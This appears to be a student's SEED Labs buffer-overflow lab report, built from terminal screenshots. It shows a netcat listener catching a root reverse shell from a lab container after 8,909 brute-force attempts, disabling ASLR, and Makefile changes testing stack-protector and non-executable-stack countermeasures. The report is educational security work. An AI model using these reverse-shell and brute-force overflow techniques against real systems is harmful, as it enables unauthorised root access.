[11/06/23]seed@VM:~/.../Labsetup$ echo hello | nc 10.9.0.5 9090
^C
[11/06/23]seed@VM:~/.../Labsetup$ echo hello | nc 10.9.0.5 9090
^C
[11/06/23]seed@VM:~/.../Labsetup$ echo hello | nc 10.9.0.7 9090
^[[A^[[A^C
[11/06/23]seed@VM:~/.../Labsetup$ echo hello | nc 10.9.0.7 9090
^C
```

We use the same code we used for the TASK 2 and execute it. We use the brute force approach to attack the server repeatedly. If we get the reverse shell then the script will stop.




SEED-Ubuntu20.04 (Snapshot 2) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Terminal
Nov 6 11:08
seed@VM: ~/.../Labsetup


```
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 6
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xffdf31e8
server-1-10.9.0.5 | Buffer's address inside bof():     0xffdf3178
server-1-10.9.0.5 | ==== Returned Properly ====
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 6
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xffda2048
server-1-10.9.0.5 | Buffer's address inside bof():     0xffda1fd8
server-1-10.9.0.5 | ==== Returned Properly ====
server-3-10.9.0.7 | Got a connection from 10.9.0.1
server-3-10.9.0.7 | Starting stack
server-3-10.9.0.7 | Input size: 6
server-3-10.9.0.7 | Frame Pointer (rbp) inside bof():  0x00007fffba
ada650
server-3-10.9.0.7 | Buffer's address inside bof():     0x00007fffba
ada580
server-3-10.9.0.7 | ==== Returned Properly ====
server-3-10.9.0.7 | Got a connection from 10.9.0.1
server-3-10.9.0.7 | Starting stack
server-3-10.9.0.7 | Input size: 6
server-3-10.9.0.7 | Frame Pointer (rbp) inside bof():  0x00007fff9f
580050
server-3-10.9.0.7 | Buffer's address inside bof():     0x00007fff9f
57ff80
server-3-10.9.0.7 | ==== Returned Properly ====
```


SEED-Ubuntu20.04 (Snapshot 2) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal
Nov 6 19:44
seed@VM: ~/.../Labsetup

```
[11/06/23]seed@VM:~/.../Labsetup$ sudo /sbin/sysctl -w kernel.rando
mize_va_space=0
kernel.randomize_va_space = 0
[11/06/23]seed@VM:~/.../Labsetup$
[11/06/23]seed@VM:~/.../Labsetup$
```



```
[11/06/23]seed@VM:~/.../attack-code$
[11/06/23]seed@VM:~/.../attack-code$
[11/06/23]seed@VM:~/.../attack-code$ nc -lnv 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 55438
root@c9e690c4182e:/bof# exit
```



SEED-Ubuntu20.04 (Snapshot 2) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal
Nov 6 11:27
seed@VM: ~/.../attack-code

```
The program has been running 8895 times so far.
1 minutes and 2 seconds elapsed.
The program has been running 8896 times so far.
1 minutes and 2 seconds elapsed.
The program has been running 8897 times so far.
1 minutes and 2 seconds elapsed.
The program has been running 8898 times so far.
1 minutes and 2 seconds elapsed.
The program has been running 8899 times so far.
1 minutes and 2 seconds elapsed.
The program has been running 8900 times so far.
1 minutes and 2 seconds elapsed.
The program has been running 8901 times so far.
1 minutes and 2 seconds elapsed.
The program has been running 8902 times so far.
1 minutes and 2 seconds elapsed.
The program has been running 8903 times so far.
1 minutes and 2 seconds elapsed.
The program has been running 8904 times so far.
1 minutes and 2 seconds elapsed.
The program has been running 8905 times so far.
1 minutes and 2 seconds elapsed.
The program has been running 8906 times so far.
1 minutes and 2 seconds elapsed.
The program has been running 8907 times so far.
1 minutes and 2 seconds elapsed.
The program has been running 8908 times so far.
1 minutes and 2 seconds elapsed.
The program has been running 8909 times so far.
```

It can be seen after trying for 8909 number of times, the root shell was obtained.

TASK 7a


Instead of modifying the original flag we add our FLAGS1 which has the stack protection. And then make the file with the changed one.



SEED-Ubuntu20.04 (Snapshot 2) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Terminal
Nov 6 20:23
seed@VM: ~/.../server-code

```
FLAGS    = -z execstack -fno-stack-protector
FLAGS1   = -z execstack
FLAGS_32 = -static -m32
TARGET   = server stack-L1 stack-L2 stack-L3 stack-L4

L1 = 100
L2 = 180
L3 = 200
L4 = 80

all: $(TARGET)

server: server.c
        gcc -o server server.c

stack-L1: stack.c
        gcc -DBUF_SIZE=$(L1) -DSHOW_FP $(FLAGS) $(FLAGS_32) -o $@ s
tack.c

stack-L11: stack.c
        gcc -DBUF_SIZE=$(L1) -DSHOW_FP $(FLAGS1) $(FLAGS_32) -o $@
stack.c
```

When we supply our badfile it throws an error saying stack smashing detected.




SEED-Ubuntu20.04 (Snapshot 2) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Terminal
Nov 6 20:26
seed@VM: ~/.../server-code


```
>>> exit
Use exit() or Ctrl-D (i.e. EOF) to exit
>>>
[11/06/23]seed@VM:~/.../shellcode$ cd ..
[11/06/23]seed@VM:~/.../Labsetup$ ls
attack-code      docker-compose.yml  shellcode
bof-containers   server-code
[11/06/23]seed@VM:~/.../Labsetup$ cd server-code
[11/06/23]seed@VM:~/.../server-code$ ls
Makefile  server.c  stack-L1  stack-L3
server    stack.c   stack-L2  stack-L4
[11/06/23]seed@VM:~/.../server-code$ vi stack.c
[11/06/23]seed@VM:~/.../server-code$ vi Makefile
[11/06/23]seed@VM:~/.../server-code$ vi Makefile
[11/06/23]seed@VM:~/.../server-code$ make stack-L11
gcc -DBUF_SIZE=100 -DSHOW_FP -z execstack -static -m32 -o stack-L11
 stack.c
[11/06/23]seed@VM:~/.../server-code$ ./stack-L11 < badfile
bash: badfile: No such file or directory
[11/06/23]seed@VM:~/.../server-code$ ./stack-L11 < badfile
Input size: 517
Frame Pointer (ebp) inside bof():  0xffffcae8
Buffer's address inside bof():     0xffffca78
*** stack smashing detected ***: terminated
Aborted
```

TASK 7b

We make the stack non executable in this task. The program puts in a copy of the shellcode on the stack and then executes the code from the stack. We remove the -z execstack option for this reason from the file below.


SEED-Ubuntu20.04 (Snapshot 2) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal
Nov 6 20:31
seed@VM: ~/.../shellcode

```
all:
        gcc -m32 -o a32.out call_shellcode.c
        gcc -o a64.out call_shellcode.c

clean:
        rm -f a32.out a64.out codefile_32 codefile_64
```


SEED-Ubuntu20.04 (Snapshot 2) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal
Nov 6 20:33
seed@VM: ~/.../shellcode

```
[11/06/23]seed@VM:~/.../Labsetup$ cd shellcode
[11/06/23]seed@VM:~/.../shellcode$ ls
a32.out           codefile_32  README.md
a64.out           codefile_64  shellcode_32.py
call_shellcode.c  Makefile     shellcode_64.py
[11/06/23]seed@VM:~/.../shellcode$ vi Makefile
[11/06/23]seed@VM:~/.../shellcode$ make
gcc -m32 -o a32.out call_shellcode.c
gcc -o a64.out call_shellcode.c
[11/06/23]seed@VM:~/.../shellcode$ ./a32.out
Segmentation fault
[11/06/23]seed@VM:~/.../shellcode$ ./a64.out
Segmentation fault
```

We can see that the countermeasure works perfectly and can see that the stack is no longer executable.